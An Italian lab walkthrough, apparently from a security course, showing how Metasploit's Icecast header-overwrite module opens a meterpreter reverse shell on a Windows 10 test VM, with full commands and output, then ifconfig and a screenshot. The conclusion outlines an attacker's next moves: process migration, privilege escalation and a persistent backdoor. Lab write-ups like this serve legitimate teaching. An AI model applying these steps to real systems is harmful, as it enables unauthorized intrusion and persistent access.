


## HACKING WIN 10 - METASPLOITABLE - ICECAST

In questa simulazione dobbiamo aprire una sessione meterpreter sulla macchina target con SO Win 10 pro con installato metasploitable, più precisamente andremo a sfruttare la vulnerabilità del software Iccast.

Come prima cosa dobbiamo accertarci che il programma sulla macchina target sia avviato.

Dopodichè ci rechiamo su Kali e sulla console di Metasploit cerchiamo l'exploit utilizzando il comando **search icecast**



```
kali@kali: ~/Desktop
msf6 > search icecast

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/http/icecast_header      2004-09-28      great No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
```

Ora lanciamo il comando `use` seguito dal path mostrato nella figura precedente e usiamo il comando **show options** per vedere quali parametri impostare.

```
msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS          yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT    8000          yes          The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes          Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15       yes          The listen address (an interface may be specified)
  LPORT     4444           yes          The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

Impostiamo *RHOSTS* e *LHOST* utilizzando il comando **set** e lanciamo l'exploit.

```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.1.168
RHOSTS => 192.168.1.168
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.1.62
LHOST => 192.168.1.62
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.1.62:4444
[*] Sending stage (176198 bytes) to 192.168.1.168
[*] Meterpreter session 1 opened (192.168.1.62:4444 -> 192.168.1.168:49586) at 2024-11-14 12:38:20 +0100
```

Come possiamo vedere dall'immagine seguente, ci viene aperta una sessione con shell meterpreter, lanciamo ora il comando *ifconfig* per vedere l'indirizzo ip della vittima che nel nostro caso è **192.168.1.168**

```
[*] Started reverse TCP handler on 192.168.1.62:4444
[*] Sending stage (176198 bytes) to 192.168.1.168
[*] Meterpreter session 1 opened (192.168.1.62:4444 → 192.168.1.168:49586) at 2024-11-14 12:38:20 +0100


meterpreter > ifconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:10:d9:89
MTU        : 1500
IPv4 Address : 192.168.1.168
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2a01:e11:100b:9150:446a:6fa:acb3:6834
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : 2a01:e11:100b:9150:319a:9ae6:769a:33e6
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::446a:6fa:acb3:6834
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Ora lanciamo il comando *screenshot* da meterpreter per poter catturare la schermata della nostra macchina target

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/Desktop/CVzqafyg.jpeg  
meterpreter > █
```



## CONCLUSIONI

In questa simulazione abbiamo utilizzato un noto exploit del software Icecast presente sulla macchina target.

Ci sono due punti fondamentali che permettono all'exploit di funzionare e quindi aprire una sessione sulla macchina della vittima:

**1 - La versione del software:** questo significa che la vulnerabilità trovata è funzionante solo su una determinata versione del programma, se utilizziamo come in questo caso un versione aggiornata di icecast l'exploit scelto per ovvi motivi non funzionerà.

**2 - Il programma è attivo:** per far sì che l'exploit del programma funzioni, la vittima deve aver aperto il software e il processo deve essere attivo, se la vittima dovesse chiudere Icecast automaticamente perderemmo la sessione alla macchina vittima.

Difatti un attaccante, una volta entrato la prima cosa che farà sarà quella di cambiare subito il processo evitando così di perdere l'accesso alla macchina vittima, dopodiché procederà con un escalation dei privilegi e infine installerà una *backdoor* per aver così la possibilità di poter riaccedere ogni volta che la vittima accenderà la macchina.